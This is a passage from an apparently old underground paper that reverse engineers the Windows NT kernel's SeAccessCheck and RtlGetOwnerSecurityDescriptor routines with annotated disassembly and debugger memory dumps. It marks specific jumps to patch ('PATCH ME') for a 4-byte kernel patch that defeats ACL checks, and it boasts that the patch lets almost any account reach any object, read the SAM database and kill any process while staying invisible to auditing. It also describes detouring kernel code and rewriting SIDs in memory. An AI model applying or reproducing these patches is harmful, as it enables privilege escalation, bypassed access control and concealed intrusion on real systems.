8019A119                 mov     [edi], eax
8019A11B                 jmp     short loc_8019A13A
8019A11D ;
================================================================================
8019A11D
8019A11D loc_8019A11D:                           ; CODE XREF: SeAccessCheck+15
8019A11D                 mov     eax, [ebp+arg_10]
8019A120                 mov     edi, [ebp+arg_20]
8019A123                 or      eax, ebx
8019A125                 mov     edx, [ebp+arg_24]
8019A128                 mov     [edi], eax
8019A12A                 mov     al, 1
8019A12C                 mov     dword ptr [edx], 0
8019A132                 jmp     loc_8019A23A
8019A137 ;
================================================================================
8019A137
8019A137 loc_8019A137:                           ; CODE XREF: SeAccessCheck+D
8019A137                 mov     edi, [ebp+arg_20]
```

```
8019A13A
8019A13A loc_8019A13A:                          ; CODE XREF: SeAccessCheck+35
8019A13A                cmp     [ebp+arg_0], 0
8019A13E                jnz     short loc_8019A150
8019A140                mov     edx, [ebp+arg_24]
8019A143                xor     al, al
                                ; STATUS_ACCESS_DENIED not hit
                                ; under normal means
8019A145                mov     dword ptr [edx], 0C0000022h
8019A14B                jmp     loc_8019A23A
8019A150 ;
=============================================================================
8019A150
8019A150 loc_8019A150:                          ; CODE XREF: SeAccessCheck+58
8019A150                mov     esi, [ebp+arg_4]
8019A153                cmp     dword ptr [esi], 0
8019A156                jz      short loc_8019A16E
8019A158                cmp     dword ptr [esi+4], 2
8019A15C                jge     short loc_8019A16E
8019A15E                mov     edx, [ebp+arg_24]
8019A161                xor     al, al
                                ; STATUS_BAD_IMPERSONATION_LEVEL
                                ; not normally hit
8019A163                mov     dword ptr [edx], 0C00000A5h
8019A169                jmp     loc_8019A23A
8019A16E ;
=============================================================================
8019A16E
8019A16E loc_8019A16E:                          ; CODE XREF: SeAccessCheck+70
8019A16E                                        ; SeAccessCheck+76
8019A16E                test    ebx, ebx
8019A170                jnz     short loc_8019A1A0
8019A172                cmp     [ebp+arg_10], 0
8019A176                jnz     short loc_8019A188
8019A178                mov     edx, [ebp+arg_24]
8019A17B                xor     al, al
                                ; STATUS_ACCESS_DENIED not
                                ; normally hit
8019A17D                mov     dword ptr [edx], 0C0000022h
8019A183                jmp     loc_8019A23A
8019A188 ;
=============================================================================
8019A188
8019A188 loc_8019A188:                          ; CODE XREF: SeAccessCheck+90
8019A188                mov     eax, [ebp+arg_10]
8019A18B                xor     ecx, ecx
8019A18D                mov     edx, [ebp+arg_24]
8019A190                mov     [edi], eax
8019A192                mov     eax, [ebp+arg_14]
8019A195                mov     [edx], ecx
8019A197                mov     [eax], ecx
8019A199                mov     al, 1
8019A19B                jmp     loc_8019A23A
8019A1A0 ;
=============================================================================
8019A1A0
8019A1A0 loc_8019A1A0:                          ; CODE XREF: SeAccessCheck+8A
8019A1A0                cmp     [ebp+arg_8], 0
8019A1A4                jnz     short loc_8019A1AC
8019A1A6                push    esi
8019A1A7                call    SeLockSubjectContext
8019A1AC
8019A1AC loc_8019A1AC:                          ; CODE XREF: SeAccessCheck+BE
8019A1AC                test    ebx, 2060000h
8019A1B2                jz      short loc_8019A1EA
8019A1B4                mov     eax, [esi]
8019A1B6                test    eax, eax
8019A1B8                jnz     short loc_8019A1BD
```

```
8019A1BA                mov     eax, [esi+8]
8019A1BD
8019A1BD loc_8019A1BD:                          ; CODE XREF: SeAccessCheck+D2
8019A1BD                push    1
8019A1BF                push    [ebp+arg_0]
8019A1C2                push    eax
8019A1C3                call    sub_8019A376
8019A1C8                test    al, al
8019A1CA                jz      short loc_8019A1EA
8019A1CC                test    ebx, 2000000h
8019A1D2                jz      short loc_8019A1DA
8019A1D4                or      byte ptr [ebp+arg_10+2], 6
8019A1D8                jmp     short loc_8019A1E4
8019A1DA ;
=============================================================================
8019A1DA
8019A1DA loc_8019A1DA:                          ; CODE XREF: SeAccessCheck+EC
8019A1DA                mov     eax, ebx
8019A1DC                and     eax, 60000h
8019A1E1                or      [ebp+arg_10], eax
8019A1E4
8019A1E4 loc_8019A1E4:                          ; CODE XREF: SeAccessCheck+F2
8019A1E4                and     ebx, 0FFF9FFFFh
8019A1EA
8019A1EA loc_8019A1EA:                          ; CODE XREF: SeAccessCheck+CC
8019A1EA                                        ; SeAccessCheck+E4
8019A1EA                test    ebx, ebx
8019A1EC                jnz     short loc_8019A20C
8019A1EE                cmp     [ebp+arg_8], 0
8019A1F2                jnz     short loc_8019A1FA
8019A1F4                push    esi
8019A1F5                call    SeUnlockSubjectContext
8019A1FA
8019A1FA loc_8019A1FA:                          ; CODE XREF: SeAccessCheck+10
8019A1FA                mov     eax, [ebp+arg_10]
8019A1FD                mov     edx, [ebp+arg_24]
8019A200                mov     [edi], eax
8019A202                mov     al, 1
8019A204                mov     dword ptr [edx], 0
8019A20A                jmp     short loc_8019A23A
8019A20C ;
=============================================================================
```

Since most of the arguments are being passed to this, it looks like this
routine is a wrapper for this other one.. lets delve deeper....

```
8019A20C
8019A20C loc_8019A20C:                          ; CODE XREF: SeAccessCheck+106
8019A20C                push    [ebp+arg_24]
8019A20F                push    [ebp+arg_14]
8019A212                push    edi
8019A213                push    [ebp+arg_1C]
8019A216                push    [ebp+arg_10]
8019A219                push    [ebp+arg_18]
8019A21C                push    ebx
8019A21D                push    dword ptr [esi]
8019A21F                push    dword ptr [esi+8]
8019A222                push    [ebp+arg_0]
8019A225                call    sub_80199836            ; decompiled below ***
8019A22A                cmp     [ebp+arg_8], 0
8019A22E                mov     bl, al
8019A230                jnz     short loc_8019A238
8019A232                push    esi
8019A233                call    SeUnlockSubjectContext  ; not usually hit
8019A238
8019A238 loc_8019A238:                          ; CODE XREF: SeAccessCheck+14A
8019A238                mov     al, bl
8019A23A
```

```
8019A23A loc_8019A23A:                          ; CODE XREF: SeAccessCheck+4C
8019A23A                                        ; SeAccessCheck+65 ...
8019A23A                pop     edi
8019A23B                pop     esi
8019A23C                pop     ebx
8019A23D                pop     ebp
8019A23E                retn    28h
8019A23E SeAccessCheck  endp
```

Subroutine called from SeAccessCheck. Looks like most of work is being done in here. I will try to patch this routine.

```
80199836 ;
=============================================================================
80199836
80199836 ;              S u b r o u t i n e
80199836 ; Attributes: bp-based frame
80199836
80199836 sub_80199836   proc near               ; CODE XREF: PAGE:80199FFA
80199836                                        ; SeAccessCheck+13F ...
80199836
80199836 var_14         = dword ptr -14h
80199836 var_10         = dword ptr -10h
80199836 var_C          = dword ptr -0Ch
80199836 var_8          = dword ptr -8
80199836 var_2          = byte ptr -2
80199836 arg_0          = dword ptr  8
80199836 arg_4          = dword ptr  0Ch
80199836 arg_8          = dword ptr  10h
80199836 arg_C          = dword ptr  14h
80199836 arg_10         = dword ptr  18h
80199836 arg_16         = byte ptr  1Eh
80199836 arg_17         = byte ptr  1Fh
80199836 arg_18         = dword ptr  20h
80199836 arg_1C         = dword ptr  24h
80199836 arg_20         = dword ptr  28h
80199836 arg_24         = dword ptr  2Ch
80199836
80199836                push    ebp
80199837                mov     ebp, esp
80199839                sub     esp, 14h
8019983C                push    ebx
8019983D                push    esi
8019983E                push    edi
8019983F                xor     ebx, ebx
80199841                mov     eax, [ebp+arg_8]        ; pulls eax
80199844                mov     [ebp+var_14], ebx       ; ebx is zero, looks
                                                        ; like it init's a
                                                        ; bunch of local vars
80199847                mov     [ebp+var_C], ebx
8019984A                mov     [ebp-1], bl
8019984D                mov     [ebp+var_2], bl
80199850                cmp     eax, ebx                ; check that arg8 is
                                                        ; NULL
80199852                jnz     short loc_80199857
80199854                mov     eax, [ebp+arg_4]        ; arg4 pts to
                                                        ; "USER32  "
80199857
80199857 loc_80199857:
80199857                mov     edi, [ebp+arg_C]        ; checking some flags
                                                        ; off of this one
8019985A                mov     [ebp+var_8], eax        ; var_8 = arg_4
8019985D                test    edi, 1000000h           ; obviously flags..
                                                        ; desired access mask
                                                        ; I think...

80199863                jz      short loc_801998CA      ; normally this jumps..
```

```
                                                        ; go ahead and jump
80199865                push    [ebp+arg_18]
80199868                push    [ebp+var_8]
8019986B                push    dword_8014EE94
80199871                push    dword_8014EE90
80199877                call    sub_8019ADE0            ; another undoc'd sub
8019987C                test    al, al                  ; return code
8019987E                jnz     short loc_80199890
80199880                mov     ecx, [ebp+arg_24]
80199883                xor     al, al
80199885                mov     dword ptr [ecx], 0C0000061h
8019988B                jmp     loc_80199C0C
80199890 ;
===========================================================================
                removed source here
801998CA ;
===========================================================================
801998CA
801998CA loc_801998CA:                          ; jump from above lands here
801998CA                                        ; sub_80199836
801998CA                mov     eax, [ebp+arg_0]        ; arg0 pts to a
                                                        ; Security Descriptor
801998CD                mov     dx, [eax+2]             ; offset 2 is that
                                                        ; 80 04 number...
801998D1                mov     cx, dx
801998D4                and     cx, 4                   ; 80 04 become 00 04
801998D8                jz      short loc_801998EA      ; normally doesnt jump
801998DA                mov     esi, [eax+10h]          ; SD[10h] is an offset
                                                        ; value to the DACL in
                                                        ; the SD
801998DD                test    esi, esi                ; make sure it exists
801998DF                jz      short loc_801998EA
801998E1                test    dh, 80h
801998E4                jz      short loc_801998EC
801998E6                add     esi, eax                ; FFWDS to first DACL
                                                        ; in SD ******
801998E8                jmp     short loc_801998EC      ; normally all good
                                                        ; here, go ahead and
                                                        ; jump
801998EA ;
===========================================================================
801998EA
801998EA loc_801998EA:                          ; CODE XREF: sub_80199836+A2
801998EA                                        ; sub_80199836+A9
801998EA                xor     esi, esi
801998EC
801998EC loc_801998EC:                          ; CODE XREF: sub_80199836+AE
801998EC                                        ; sub_80199836+B2
801998EC                cmp     cx, 4           ; jump lands here
801998F0                jnz     loc_80199BC6
801998F6                test    esi, esi
801998F8                jz      loc_80199BC6
801998FE                test    edi, 80000h     ; we normally dont match this,
                                                ; so go ahead and jump
80199904                jz      short loc_8019995E
*** removed source here ***
8019995E ;
===========================================================================
8019995E
8019995E loc_8019995E:                          ; CODE XREF: sub_80199836+CE
8019995E                                        ; sub_80199836+D4 ...
8019995E                movzx   eax, word ptr [esi+4]  ; jump lands
80199962                mov     [ebp+var_10], eax       ; offset 4 is number of
                                                        ; ACE's present in DACL
                                                        ; var_10 = # Ace's
80199965                xor     eax, eax
80199967                cmp     [ebp+var_10], eax
8019996A                jnz     short loc_801999B7      ; normally jump
```

```
*** removed source here ***
801999A2 ;
============================================================================
*** removed source here ***
801999B7 ;
============================================================================
801999B7
801999B7 loc_801999B7:                          ; CODE XREF: sub_80199836+134
801999B7                test    byte ptr [ebp+arg_C+3], 2 ; looks like part of
                                                  ; the flags data,
                                                  ; we usually jump
801999BB                jz      loc_80199AD3
*** removed source here ***
80199AD3 ;
============================================================================
80199AD3
80199AD3 loc_80199AD3:                          ; CODE XREF: sub_80199836+185
80199AD3                mov     [ebp+var_C], 0  ; jump lands here
80199ADA                add     esi, 8
80199ADD                cmp     [ebp+var_10], 0 ; is number of ACE's zero?
80199AE1                jz      loc_80199B79    ; normally not
80199AE7
80199AE7 loc_80199AE7:                          ; CODE XREF: sub_80199836+33D
80199AE7                test    edi, edi        ; the EDI register is very
                                                ; important we will continue
                                                ; to loop back to this point
                                                ; as we traverse each ACE
                                                ; the EDI register is modified
                                                ; with each ACE's access mask
                                                ; if a SID match occurs.
                                                ; Access is allowed only if
                                                ; EDI is completely blank
                                                ; by the time we are done. :-)

80199AE9                jz      loc_80199B79            ; jumps to exit routine
                                                        ; if EDI is blank

80199AEF                test    byte ptr [esi+1], 8     ; checks for ACE value
                                                        ; 8, second byte..
                                                        ; i dont know what
                                                        ; this is, but if it's
                                                        ; not 8, its not
                                                        ; evaluated, not
                                                        ; important
80199AF3                jnz     short loc_80199B64
80199AF5                mov     al, [esi]               ; this is the ACE type,
                                                        ; which is 0, 1, or 4
80199AF7                test    al, al                  ; 0 is ALLOWED_TYPE and
                                                        ; 1 is DENIED_TYPE
80199AF9                jnz     short loc_80199B14      ; jump to next block if
                                                        ; it's not type 0
80199AFB                lea     eax, [esi+8]            ; offset 8 is the SID
80199AFE                push    eax                     ; pushes the ACE
80199AFF                push    [ebp+var_8]
80199B02                call    sub_801997C2            ; checks to see if the
                                                        ; caller matches the
                                                        ; SID return of 1 says
                                                        ; we matched, 0 means
                                                        ; we did not
80199B07                test    al, al
80199B09                jz      short loc_80199B64      ; a match here is good,
                                                        ; since its the ALLOWED
                                                        ; list
                                                        ; so a 2 byte patch can
                                                        ; NOP out this jump
                                                        ; <PATCH ME>
80199B0B                mov     eax, [esi+4]
80199B0E                not     eax
```

```
80199B10                and     edi, eax                ; whiddles off the part
                                                        ; of EDI that we
                                                        ; matched ..
                                                        ; this chopping of
                                                        ; flags can go on through
                                                        ; many loops
                                                        ; remember, we are only
                                                        ; good if ALL of EDI is
                                                        ; chopped away...
80199B12                jmp     short loc_80199B64
80199B14 ;
=============================================================================
80199B14
80199B14 loc_80199B14:                                  ; CODE XREF: sub_80199836+2C3
80199B14                cmp     al, 4                   ; check for ACE type 4
80199B16                jnz     short loc_80199B4B      ; normally we aren't
                                                        ; this type, so jump
*** removed source here ***
80199B4B ;
=============================================================================
80199B4B
80199B4B loc_80199B4B:                                  ; CODE XREF: sub_80199836+2E0\030j
80199B4B                cmp     al, 1                   ; check for DENIED type
80199B4D                jnz     short loc_80199B64
80199B4F                lea     eax, [esi+8]            ; offset 8 is the SID
80199B52                push    eax
80199B53                push    [ebp+var_8]
80199B56                call    sub_801997C2            ; check the callers SID
80199B5B                test    al, al                  ; a match here is BAD,
                                                        ; since we are being
                                                        ; DENIED
80199B5D                jz      short loc_80199B64      ; so make JZ a normal
                                                        ; JMP <PATCH ME>

80199B5F                test    [esi+4], edi            ; we avoid this flag
                                                        ; check w/ the patch
80199B62                jnz     short loc_80199B79
80199B64
80199B64 loc_80199B64:                                  ; CODE XREF: sub_80199836+2BD
80199B64                                                ; sub_80199836+2D3
80199B64                mov     ecx, [ebp+var_10]       ; our loop routine,
                                                        ; called from above as
                                                        ; we loop around and
                                                        ; around.
                                                        ; var_10 is the number
                                                        ; of ACE's
80199B67                inc     [ebp+var_C]             ; var_C is the current
                                                        ; ACE
80199B6A                movzx   eax, word ptr [esi+2]   ; byte 3 is the offset
                                                        ; to the next ACE
80199B6E                add     esi, eax                ; FFWD
80199B70                cmp     [ebp+var_C], ecx        ; check to see if we
                                                        ; are done
80199B73                jb      loc_80199AE7            ; if not, go back up...
80199B79
80199B79 loc_80199B79:                                  ; CODE XREF: sub_80199836+2AB
80199B79                                                ; sub_80199836+2B3
80199B79                xor     eax, eax                ; this is our general
                                                        ; exit routine
80199B7B                test    edi, edi                ; if EDI isnt empty,
                                                        ; then a DENIED state
                                                        ; was reached above
80199B7D                jz      short loc_80199B91      ; so patch the JZ into
                                                        ; a JMP so we never
                                                        ; return ACCESS_DENIED
                                                        ; <PATCH ME>
80199B7F                mov     ecx, [ebp+arg_1C]
80199B82                mov     [ecx], eax
```

```
80199B84                mov     eax, [ebp+arg_24]
                                ; STATUS_ACCESS_DENIED
80199B87                mov     dword ptr [eax], 0C0000022h
80199B8D                xor     al, al
80199B8F                jmp     short loc_80199C0C
80199B91 ;
=============================================================================
80199B91
80199B91 loc_80199B91:                          ; CODE XREF: sub_80199836+347
80199B91                mov     eax, [ebp+1Ch]
80199B94                mov     ecx, [ebp+arg_1C]       ; result code into
                                                        ; &arg_1C
80199B97                or      eax, [ebp+arg_C]        ; checked passed in
                                                        ; mask
80199B9A                mov     [ecx], eax
80199B9C                mov     ecx, [ebp+arg_24]       ; result code into
                                                        ; &arg_24, should be
                                                        ; zero
80199B9F                jnz     short loc_80199BAB      ; if everything above
                                                        ; went OK, we should
jump
80199BA1                xor     al, al
80199BA3                mov     dword ptr [ecx], 0C0000022h
80199BA9                jmp     short loc_80199C0C
80199BAB ;
=============================================================================
80199BAB
80199BAB loc_80199BAB:                          ; CODE XREF: sub_80199836+369
80199BAB                mov     dword ptr [ecx], 0      ; Good and Happy
                                                        ; things, we passed!
80199BB1                test    ebx, ebx
80199BB3                jz      short loc_80199C0A
80199BB5                push    [ebp+arg_20]
80199BB8                push    dword ptr [ebp+var_2]
80199BBB                push    dword ptr [ebp-1]
80199BBE                push    ebx
80199BBF                call    sub_8019DC80
80199BC4                jmp     short loc_80199C0A
80199BC6 ;
=============================================================================
           removed code here
80199C0A loc_80199C0A:                          ; CODE XREF: sub_80199836+123
80199C0A                                        ; sub_80199836+152
80199C0A                mov     al, 1
80199C0C
80199C0C loc_80199C0C:                          ; CODE XREF: sub_80199836+55
80199C0C                                        ; sub_80199836+8F
80199C0C                pop     edi
80199C0D                pop     esi
80199C0E                pop     ebx
80199C0F                mov     esp, ebp
80199C11                pop     ebp
80199C12                retn    28h             ; Outta Here!
80199C12 sub_80199836   endp
```

Whew!

Some STRUCTURE dumps along the way:

```
:d eax
0023:E1A1C174 01 00 04 80 DC 00 00 00-EC 00 00 00 00 00 00 00  ................
; this looks like a SD
0023:E1A1C184 14 00 00 00 02 00 C8 00-08 00 00 00 00 09 18 00  ................
0023:E1A1C194 00 00 00 10 01 01 00 00-00 00 00 03 00 00 00 00  ................
0023:E1A1C1A4 00 00 00 00 00 02 18 00-FF 01 1F 00 01 01 00 00  ................
0023:E1A1C1B4 00 00 00 03 00 00 00 00-00 00 00 00 00 09 18 00  ................
0023:E1A1C1C4 00 00 00 10 01 01 00 00-00 00 00 05 12 00 00 00  ................
0023:E1A1C1D4 00 00 00 00 00 02 18 00-FF 01 1F 00 01 01 00 00  ................
```

```
0023:E1A1C1E4 00 00 00 05 12 00 00 00-00 00 00 00 00 09 18 00  ................

:d esi
0023:E1A1C188 02 00 C8 00 08 00 00 00-00 09 18 00 00 00 00 10  ................
; OFFSET into the SD (DACL)
0023:E1A1C198 01 01 00 00 00 00 00 03-00 00 00 00 00 00 00 00  ................
0023:E1A1C1A8 00 02 18 00 FF 01 1F 00-01 01 00 00 00 00 00 03  ................
0023:E1A1C1B8 00 00 00 00 00 00 00 00-00 09 18 00 00 00 00 10  ................
0023:E1A1C1C8 01 01 00 00 00 00 00 05-12 00 00 00 00 00 00 00  ................
0023:E1A1C1D8 00 02 18 00 FF 01 1F 00-01 01 00 00 00 00 00 05  ................
0023:E1A1C1E8 12 00 00 00 00 00 00 00-00 09 18 00 00 00 00 10  ................
0023:E1A1C1F8 01 02 00 00 00 00 00 05-20 00 00 00 20 02 00 00  ........ ... ...
```

The following formats appear to be the SD, DACL, and ACE:

SD:

```
-- -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- --
r |  |04|80|fo|  |  |  |fg|  |  |  |  |  |  |fd|  |  --==>
-- -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- --
```

r: Revision, must be 1
fo: Offset to Owner SID
fg: Offset to Group SID
fd: Offset to DACL

ACL:

```
-- -- -- -- -- -- -- -- -- --
r |  |  |  |na|  |  |  |sa|  |  --==>
-- -- -- -- -- -- -- -- -- --
```

r: Revision?
na: Number of ACE's
sa: Start of first ACE

ACE:

```
-- -- -- -- -- -- -- -- -- --
t |i |oa|  |am|  |  |  |ss|  |  --==>
-- -- -- -- -- -- -- -- -- --
```

t: type, 0, 1, or 4
i: the ACE is ignored if this value isn't 8
oa: offset to next ACE
am: access mask associated with this SID
ss: start of the SID, normally at offset 8, but for ACE type 4, will be at
    offset 0Ch

So there you have it, a 4 byte patch. Application of this patch will allow almost anyone access to almost any object on your NT domain. Also, it is undetectable when auditing ACL's and the such. The only indication something is wrong is the fact your now opening the SAM database from a normal account w/o a hitch... I can kill any process without being denied access.. God knows what the NULL User session can get away with!. I like that. 8-/. Gee, it's almost USEFUL isn't it?

Reverse Engineering & Patch of the RTLGetOwnerSecurityDescriptor() function

As if the last patch wasn't good enough, this patch should illustrate how easy it is add your own code to the Kernel. Simply by patching a single jump, I was able to detour the execution path into a highwayman's patch, and return back to normal execution without a hitch. This patch alters a SID in memory, violating the integrity of the security system. With a little creative light, this patch could be so much more. There are hundreds of routines in the ntoskrnl.exe. You are executing your own code in ring-0, so anything is possible. If for any other reason, this paper should open your mind to the possibilities. Reversing the NT Kernel is nothing new, I am quite sure. I would bet that the NSA has the full source to the NT Kernel, and has written some very elaborate patches. In fact, they were probably on that for NT 3.5.

```
80184AAC ;
============================================================================
80184AAF                align 4
80184AB0 ; Exported entry 719. RtlGetOwnerSecurityDescriptor
80184AB0
80184AB0 ;
============================================================================
80184AB0
80184AB0 ;               S u b r o u t i n e
80184AB0 ; Attributes: bp-based frame
80184AB0
80184AB0                public RtlGetOwnerSecurityDescriptor
80184AB0 RtlGetOwnerSecurityDescriptor proc near ; CODE XREF: sub_8018F318+22
80184AB0
80184AB0 arg_0          = dword ptr  8
80184AB0 arg_4          = dword ptr  0Ch
80184AB0 arg_8          = dword ptr  10h
80184AB0
80184AB0                push    ebp
80184AB1                mov     edx, [esp+arg_0]
80184AB5                mov     ebp, esp
80184AB7                push    esi

//
// MessageId: STATUS_UNKNOWN_REVISION
//
// MessageText:
//
//  Indicates a revision number encountered or specified is not one
//  known by the service.  It may be a more recent revision than the
//  service is aware of.
//
#define STATUS_UNKNOWN_REVISION          ((NTSTATUS)0xC0000058L)

On SD Revision:
The user mode function InitializeSecurityDescriptor() will set the revision
number for the SD. The InitializeSecurityDescriptor() function initializes a
new security descriptor.

BOOL InitializeSecurityDescriptor(
PSECURITY_DESCRIPTOR pSecurityDescriptor,  // address of security descriptor
DWORD dwRevision  // revision level
);

Parameters:
pSecurityDescriptor: Points to a SECURITY_DESCRIPTOR structure that the
function initializes.

dwRevision: Specifies the revision level to assign to the security descriptor.
This must be SECURITY_DESCRIPTOR_REVISION.

80184AB8                cmp     byte ptr [edx], 1       ; Ptr to decimal
                                                        ; value usually 01,
                                                        ; (SD Revision)
80184ABB                jz      short loc_80184AC4
                                ; STATUS CODE (STATUS_UNKNOWN_REVISION)
80184ABD                mov     eax, 0C0000058h
80184AC2                jmp     short loc_80184AF3      ; will exit

The next block here does some operations against the object stored *edx, which
is our first argument to this function.  I think this may be a SD.  There are
two different forms of an SD, absolute and relative.. here is the doc:

A security descriptor can be in absolute or self-relative form. In
self-relative form, all members of the structure are located contiguously
in memory. In absolute form, the structure only contains pointers to the
members.
```

This [edx] object is passed in as absolute:

Argument 1 (a SECURITY_DESCRIPTOR structure):

```
:d edx
0023:E1F47488 01 00 04 80 5C 00 00 00-6C 00 00 00 00 00 00 00  ....\...l.......
; 01 Revision, Flags 04,
; Offset to Owner SID is 5C,
; Offset to Primary Group SID is 6C

0023:E1F47498 14 00 00 00 02 00 48 00-02 00 00 00 00 00 18 00  ......H.........
0023:E1F474A8 FF 00 0F 00 01 02 00 00-00 00 00 05 20 00 00 00  ............ ...
0023:E1F474B8 20 02 00 00 00 00 14 00-FF 00 0F 00 01 01 00 00   ...............
0023:E1F474C8 00 00 00 05 12 00 00 00-00 00 4E 00 C8 FD 14 00  ..........N.....
0023:E1F474D8 E8 00 14 00 41 00 64 00-6D 00 69 00 01 02 00 00  ....A.d.m.i.....
; SIDS start here, see below
0023:E1F474E8 00 00 00 05 20 00 00 00-20 02 00 00 01 05 00 00  .... ... .......
0023:E1F474F8 00 00 00 05 15 00 00 00-BA 5D FF 0C 5C 4F CF 51  .........]..\O.Q

80184AC4 ;
============================================================================
80184AC4
80184AC4 loc_80184AC4:                  ; CODE  XREF:
                                        ; RtlGetOwnerSecurityDescriptor+B
80184AC4                mov     eax, [edx+4]    ; we are here if the revision
                                                ; is good
80184AC7                xor     ecx, ecx
80184AC9                test    eax, eax        ; 01 00 04 80 >5C< which is
                                                ; [edx+4] must not be zero
                                                ; if the value IS zero, this
                                                ; means the SD does NOT have a
                                                ; owner, and it sets argument
                                                ; 2 to NULL, then returns,
                                                ; ignoring argument 3
                                                ; altogether.
80184ACB                jnz     short loc_80184AD4
80184ACD                mov     esi, [ebp+arg_4]
80184AD0                mov     [esi], ecx
80184AD2                jmp     short loc_80184AE1
80184AD4 ;
============================================================================
80184AD4
80184AD4 loc_80184AD4:                  ; CODE  XREF:
                                        ; RtlGetOwnerSecurityDescriptor+1B
80184AD4                test    byte ptr [edx+3], 80h   ; 01 00 04 >80< 5C
                                                        ; which is [edx+3]
must be 80
80184AD8                jz      short loc_80184ADC
80184ADA                add     eax, edx                ; adds edx to 5C,
                                                        ; which must be an
                                                        ; offset to the SID
                                                        ; within the SD
```

Note a couple of SIDS hanging around in this memory location. The first one is the Owner, the second one must be the Group. The first SID, 1-5-20-220 is BUILTIN\Administrators. By changing the 220 to a 222, we can alter this to be BUILTIN\Guests. This will cause serious security problems. That second SID happens to be long nasty one.. that is your first indication that it’s NOT a built-in group. In fact, in this case, the group is ANSUZ\None, a local group on my NT Server (my server is obviously named ANSUZ.. ;)

```
:d eax
0023:E1A49F84 01 02 00 00 00 00 00 05-20 00 00 00 20 02 00 00  ........ ... ...
; This is a SID in memory (1-5-20-220)
0023:E1A49F94 01 05 00 00 00 00 00 05-15 00 00 00 BA 5D FF 0C  .............]..
; another SID
0023:E1A49FA4 5C 4F CF 51 FD 28 9A 4E-01 02
; (1-5-15-CFF5DBA-51CF4F5C-4E9A28FD-201)
```

```
Here we start working with arguments 1 & 2:
80184ADC
80184ADC loc_80184ADC:          ; CODE XREF:
                                ; RtlGetOwnerSecurityDescriptor+28
80184ADC                mov     esi, [ebp+arg_4]
80184ADF                mov     [esi], eax      ; moving the address of the
                                                ; SID through the user
                                                ; supplied ptr (PSID pOwner)
80184AE1
80184AE1 loc_80184AE1:          ; CODE XREF:
                                ; RtlGetOwnerSecurityDescriptor+22
80184AE1                mov     ax, [edx+2]     ; some sort of flags
                                                ; 01 00 >04< 80 5C
80184AE5                mov     edx, [ebp+arg_8]; argument 3, which is to be
                                                ; filled in with
flags data
80184AE8                and     al, 1
80184AEA                cmp     al, 1           ; checking against a mask of
                                                ; 0x01
80184AEC                setz    cl              ; set based on flags register
                                                ; (if previous compare was
true)
80184AEF                xor     eax, eax        ; status is zero, all good ;)
80184AF1                mov     [edx], cl       ; the value is set for
                                                ; SE_OWNER_DEFAULTED
                                                ; true/false
80184AF3
80184AF3 loc_80184AF3:          ; CODE XREF:
                                ; RtlGetOwnerSecurityDescriptor+12
80184AF3                pop     esi
80184AF4                pop     ebp
80184AF5                retn    0Ch             ; outta here, status in EAX
80184AF5 RtlGetOwnerSecurityDescriptor endp


This routine is called from the following stack(s):

(NtOpenProcessToken)
Break due to BPX ntoskrnl!RtlGetOwnerSecurityDescriptor  (ET=31.98
milliseconds)
:stack at 001B:00000000 (SS:EBP 0010:00000000)
ntoskrnl!KiReleaseSpinLock+09C4 at 0008:8013CC94 (SS:EBP 0010:F8E3FF04)
ntoskrnl!NtOpenProcessToken+025E at 0008:80198834 (SS:EBP 0010:F8E3FEEC)
ntoskrnl!ObInsertObject+026F at 0008:8018CDD5 (SS:EBP 0010:F8E3FE50)
ntoskrnl!ObAssignSecurity+0059 at 0008:801342A3 (SS:EBP 0010:F8E3FD80)
ntoskrnl!SeSinglePrivilegeCheck+018F at 0008:8019E80F (SS:EBP 0010:F8E3FD48)
ntoskrnl!ObCheckCreateObjectAccess+0149 at 0008:801340E1 (SS:EBP 0010:F8E3FD34)
ntoskrnl!ObQueryObjectAuditingByHandle+1BFB at 0008:8018F413 (SS:EBP
0010:F8E3FD20)
=> ntoskrnl!RtlGetOwnerSecurityDescriptor at 0008:80184AB0 (SS:EBP
0010:F8E3FD00)

(PsCreateWin32Process)
Break due to BPX ntoskrnl!RtlGetOwnerSecurityDescriptor  (ET=3.62 milliseconds)
:stack
ntoskrnl!KiReleaseSpinLock+09C4 at 0008:8013CC94 (SS:EBP 0010:F8CDFF04)
ntoskrnl!PsCreateWin32Process+01E7 at 0008:80192B5D (SS:EBP 0010:F8CDFEDC)
ntoskrnl!PsCreateSystemThread+04CE at 0008:8019303E (SS:EBP 0010:F8CDFE6C)
ntoskrnl!ObInsertObject+026F at 0008:8018CDD5 (SS:EBP 0010:F8CDFDC8)
ntoskrnl!ObAssignSecurity+0059 at 0008:801342A3 (SS:EBP 0010:F8CDFCF8)
ntoskrnl!SeSinglePrivilegeCheck+018F at 0008:8019E80F (SS:EBP 0010:F8CDFCC0)
ntoskrnl!ObCheckCreateObjectAccess+0149 at 0008:801340E1 (SS:EBP 0010:F8CDFCAC)
ntoskrnl!ObQueryObjectAuditingByHandle+1BFB at 0008:8018F413 (SS:EBP
0010:F8CDFC98)
=> ntoskrnl!RtlGetOwnerSecurityDescriptor at 0008:80184AB0 (SS:EBP
0010:F8CDFC78)

(PsCreateSystemThread)
```

```
:stack
ntoskrnl!KiReleaseSpinLock+09C4 at 0008:8013CC94 (SS:EBP 0010:F8CDFF04)
ntoskrnl!PsCreateSystemThread+0731 at 0008:801932A1 (SS:EBP 0010:F8CDFEDC)
ntoskrnl!PsCreateSystemProcess+05FD at 0008:801938B1 (SS:EBP 0010:F8CDFE8C)
ntoskrnl!ObInsertObject+026F at 0008:8018CDD5 (SS:EBP 0010:F8CDFDEC)
ntoskrnl!ObAssignSecurity+0059 at 0008:801342A3 (SS:EBP 0010:F8CDFD1C)
ntoskrnl!SeSinglePrivilegeCheck+018F at 0008:8019E80F (SS:EBP 0010:F8CDFCE4)
ntoskrnl!ObCheckCreateObjectAccess+0149 at 0008:801340E1 (SS:EBP 0010:F8CDFCD0)
ntoskrnl!ObQueryObjectAuditingByHandle+1BFB at 0008:8018F413 (SS:EBP
0010:F8CDFCBC)
=> ntoskrnl!RtlGetOwnerSecurityDescriptor at 0008:80184AB0 (SS:EBP
0010:F8CDFC9C)

(SeTokenImpersonationLevel)
:stack
ntoskrnl!KiReleaseSpinLock+09C4 at 0008:8013CC94 (SS:EBP 0010:F8CDFF04)
ntoskrnl!PsCreateSystemThread+0731 at 0008:801932A1 (SS:EBP 0010:F8CDFEDC)
ntoskrnl!PsRevertToSelf+0063 at 0008:8013577D (SS:EBP 0010:F8CDFE8C)
